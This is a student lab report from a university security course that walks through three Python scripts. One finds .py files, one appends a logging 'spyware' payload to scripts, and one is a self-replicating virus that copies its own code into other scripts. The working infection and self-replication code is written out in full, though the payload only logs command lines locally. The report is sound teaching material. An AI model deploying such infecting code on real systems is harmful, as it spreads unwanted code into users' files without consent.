



Helwan university
Faculty of Engineering
Computer and systems Engineering Department

Lab 1: Viruses

SIST

Date of Submission: November 2025

All questions scripts available here: [link](#)

Team Members	Email
Hagar Khaled Helmy Hassan	Hagar.Khaled.766@h-eng.helwan.edu.eg
Moslem Sayed Shehata Ali	Moslem.Sayed.Shehata@h-eng.helwan.edu.eg

Introduction

This lab demonstrates how self-replicating programs (viruses) identify target files, inspect them, and inject malicious payloads. The purpose is strictly educational: understanding how malware works in order to design better defensive mechanisms.

Our “virus” performs a harmless spyware function:

Whenever an infected Python script is executed, it logs the command line used to execute it into a file named **V2.txt**.

Step 1 – Reconnaissance (V1.py)

The first script scans the current directory using Python’s `os` module. Its purpose is to locate potential target files for infection.

Techniques used:


- `os.listdir()` to retrieve directory listing
- Filtering by `.py` extension
- Writing results to `V1.txt`

No changes to other files occur at this stage.

Code snippet:

```
SIST lab 1 > SIST-Lab1-Viruses > q1 > v1.py > find_python_files
1  """
2  V1.py
3  Reconnaissance script:
4  - Scans the current directory for Python (.py) files.
5  - Outputs the filenames into V1.txt (one per line).
6  """
7
8  import os
9
10 def find_python_files():
11     py_files = []
12     for filename in os.listdir('.'):
13         if filename.endswith('.py') and filename != 'V1.py':
14             py_files.append(filename)
15     return py_files
16
17 def main():
18     py_files = find_python_files()
19
20     with open("V1.txt", "w") as outfile:
21         for f in py_files:
22             outfile.write(f + "\n")
23
24 if __name__ == "__main__":
25     main()
26
```

After running the script:



Step 2 – Propagation and Infection (V2.py)

This script takes a target filename as a command-line argument and:

1 Determine if the file is a script

A Python file is considered a script if it includes:

```
if __name__ == "__main__":
```

This ensures we only infect runnable programs.

2 Avoid Reinfection

Reinfection would lead to multiple payload copies.
To avoid that, the virus checks for a unique signature:

```
# --- BEGIN VIRUS ---
```

If found, the file is skipped.

3 Spyware Payload Injection

If the file is a valid target, the script appends:

- A function `spyware_log()`
- Code that appends the executed command line to **V2.txt**

This is a simulation of spyware behavior.

Code:

```

10
11 import sys
12 VIRUS_MARKER = "# --- BEGIN VIRUS ---"
13 PAYLOAD = '''
14 # --- BEGIN VIRUS ---
15 import sys
16
17 def spyware_log():
18     with open("V2.txt", "a") as f:
19         f.write(" ".join(sys.argv) + "\\n")
20
21 spyware_log()
22 # --- END VIRUS ---
23 '''
24
25 def is_script(filename):
26     """Returns True if the file contains the main entry point."""
27     with open(filename, "r") as f:
28         content = f.read()
29     return 'if __name__ == "__main__"' in content
30
31 def is_infected(filename):
32     """Check if payload already exists using the virus marker."""
33     with open(filename, "r") as f:
34         return VIRUS_MARKER in f.read()
35
36 def infect(filename):
37     """Inject the payload at the end of the script."""
38     with open(filename, "a") as f:
39         f.write(PAYLOAD)

```

```

41 def main():
42     if len(sys.argv) != 2:
43         print("Usage: python V2.py target.py")
44         return
45
46     target = sys.argv[1]
47
48     if not target.endswith(".py"):
49         print("Not a Python file.")
50         return
51
52     try:
53         if not is_script(target):
54             print(f"{target} is not a runnable script.")
55             return
56
57         if is_infected(target):
58             print(f"{target} is already infected.")
59             return
60
61         infect(target)
62         print(f"Successfully infected {target}.")
63
64     except FileNotFoundError:
65         print("The target file does not exist.")
66
67 if __name__ == "__main__":
68     main()
69

```

Dummy test file:

```

SIST lab 1 > SIST-Lab1-Viruses > test2.py
1  '''
2  this is dummy file to test V2.py
3  '''
4
5
6  print("Hello from test script!")
7
8  if __name__ == "__main__":
9      print("Running main!")
10

```

After running:

The screenshot shows a file explorer window with the following files and folders:

Name	Date modified	Type	Size
.git	11/17/2025 1:17 AM	File folder	
hello copy 2.py	11/17/2025 1:03 AM	Python Source File	1 KB
hello copy 3.py	11/17/2025 1:03 AM	Python Source File	1 KB
hello copy.py	11/17/2025 1:03 AM	Python Source File	1 KB
hello.py	11/17/2025 1:03 AM	Python Source File	1 KB
LICENSE	11/17/2025 12:54 AM	File	2 KB
V1.py	11/17/2025 1:04 AM	Python Source File	1 KB
V1.txt	11/17/2025 1:07 AM	Text Document	1 KB
V2.py	11/17/2025 1:25 AM	Python Source File	2 KB
test2.py	11/17/2025 1:28 AM	Python Source File	1 KB
V2.txt	11/17/2025 1:29 AM	Text Document	1 KB

Below the file explorer is a command prompt window with the following commands and output:

```
D:\4th computer engineering\first term\SIST lab 1\SIST-Lab1-Viruses>py -3.13 V2.py test2.py
Successfully infected test2.py.

D:\4th computer engineering\first term\SIST lab 1\SIST-Lab1-Viruses>py -3.13 V2.py test2.py
test2.py is already infected.

D:\4th computer engineering\first term\SIST lab 1\SIST-Lab1-Viruses>py -3.13 test2.py hellooo 123
Hello from test script!
Running main!

D:\4th computer engineering\first term\SIST lab 1\SIST-Lab1-Viruses>
```

Dummy test file after:

The screenshot shows a Python script file named `test2.py` with the following code:

```
1 '''
2 this is dummy file to test V2.py
3 '''
4
5
6 print("Hello from test script!")
7
8 if __name__ == "__main__":
9     print("Running main!")
10
11 # --- BEGIN VIRUS ---
12 import sys
13
14 def spyware_log():
15     with open("V2.txt", "a") as f:
16         f.write(" ".join(sys.argv) + "\n")
17
18 spyware_log()
19 # --- END VIRUS ---
20
```

Explanation:

running the command:

- `V2.py` took `test2.py` as the target file.
- It first checked if the target is a Python script (contains if `__name__ == "__main__"`), which it does.
- Then it checked whether the target is already infected by looking for a unique marker `# --- BEGIN VIRUS ---`.
- Since `test2.py` was uninfected, the script appended the spyware payload to the end of `test2.py`.
- The infection is successful, as indicated by the message.

When rerunning the command:

- `V2.py` detects the unique virus marker in `test2.py`.
- To prevent multiple copies of the payload (reinfection), it stops the infection process.
- This demonstrates the reinfection prevention mechanism implemented in `V2.py`.

Running the infected script

- `test2.py` now contains the spyware payload.
- When the script runs, it first executes its normal functionality:
 - Prints "Hello from test script!"
 - Prints "Running main!"
- After that, the injected spyware payload executes:
 - The payload appends the command line arguments (`test2.py hellooo 123`) into a file called `V2.txt` in the **current working directory**.

Step 3 – (V3.py)

V3.py automates the infection process by scanning all .py files and applying the infection procedure to each eligible file.

The script combines both V1 and V2 in one script with the capability of being a self-replicating malware

V1 part:

```
def find_python_files():
    py_files = []
    for filename in os.listdir('.'):
        if filename.endswith('.py') and filename not in mal_scripts:
            x = open(filename).read()
            if '__name__ == "__main__"' in x or All_scripts:
                py_files.append(filename)
    return py_files
```

V2 part:

```
def infection_scripts(py_files):
    malware_code = get_virus_code(open(__file__, "r").read())
    for script in py_files:
        target = open(script).read()
        if '# --- BEGIN VIRUS ---' in target:
            continue
        with open(script, 'a') as f:
            f.write('\n# --- BEGIN VIRUS ---\n')
            f.write(malware_code)
            f.write('\n# --- END VIRUS ---\n')
```

self-replicating part:

```
def get_virus_code(src):
    start_mark = "# --- BEGIN VIRUS ---"
    end_mark = ")\n# --- END VIRUS ---"

    if start_mark not in src or end_mark not in src:
        return None

    start = src.index(start_mark)+len(start_mark)
    end = src.index(end_mark)
    return src[start:end+1]
```

If you looked at the final image you will notice that it is just coping the file with the consideration that the malicious code exist and making sure that only the malicious code is appended only not the whole code.

The output of V3:

```
1  '''
2  this is dummy file to test V3.py
3  '''
4
5
6  print("Hello from test script!")
7
8  if __name__ == "__main__":
9      print("Running main!")
10
11
12  # --- BEGIN VIRUS ---
13
14  import sys,os
15
16  try:
17      x = open('V3_infected.txt', 'a')
18      x.write(__file__+' Infected by V3.py '+str(sys.argv)+'\n')
19      x.close()
20  except:
21      print("Infection log error")
22
23  All_scripts = False
24  mal_scripts = ['V1.py', 'V2.py', 'V3.py']
25
26  def find_python_files():
27      py_files = []
28      for filename in os.listdir('.'):
29          if filename.endswith('.py') and filename not in mal_scripts:
30              x = open(filename).read()
31              if '__name__ == "__main__"' in x or All_scripts:
```

You can see that is the result of the V3.py only

The output of an infected script:

```
if __name__ == "__main__":
    print("victim of infection")
# --- BEGIN VIRUS ---

import sys,os

try:
    x = open('V3_infected.txt', 'a')
    x.write(__file__+' Infected by V3.py '+str(sys.argv)+'\n')
    x.close()
except:
    print("Infection log error")

All_scripts = False
mal_scripts = ['V1.py', 'V2.py', 'V3.py']

def find_python_files():
    py_files = []
    for filename in os.listdir('.'):
        if filename.endswith('.py') and filename not in mal_scripts:
            x = open(filename).read()
            if '__name__ == "__main__"' in x or All_scripts:
                py_files.append(filename)
    return py_files

def get_virus_code(src):
    start_mark = "# --- BEGIN VIRUS ---"
    end_mark = ")\n# --- END VIRUS ---"

    if start_mark not in src or end_mark not in src:
```

(note: in both images it is just subscript from the code if you want to check the whole thing check the repository)

The functionality of V2 inside V3:

```
V3.py M V3_infected.txt M test3.py M infected_test.py U
SIST > SIST-Lab1-Viruses > V3_infected.txt
1 d:\4th\first\SIST\SIST-Lab1-Viruses\V3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/V3.py']
2 d:\4th\first\SIST\SIST-Lab1-Viruses\V3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/V3.py']
3 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
4 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
5 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
6 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
7 d:\4th\first\SIST\SIST-Lab1-Viruses\V3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/V3.py']
8 d:\4th\first\SIST\SIST-Lab1-Viruses\V3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/V3.py']
9 d:\4th\first\SIST\SIST-Lab1-Viruses\V3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/V3.py']
10 d:\4th\first\SIST\SIST-Lab1-Viruses\V3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/V3.py']
11 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
12 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
13 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
14 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
15 d:\4th\first\SIST\SIST-Lab1-Viruses\test3.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/test3.py']
16 d:\4th\first\SIST\SIST-Lab1-Viruses\infected_test.py Infected by V3.py ['d:/4th/first/SIST/SIST-Lab1-Viruses/infected_test.py']
17
```

An extra option:

```
All_scripts = False
mal_scripts = ['V1.py', 'V2.py', 'V3.py']
```

Beside mal_scripts which is important to exclude the main scripts from being compromised the All_scripts flag to ensure whether I want to infect only autostart scripts or every script.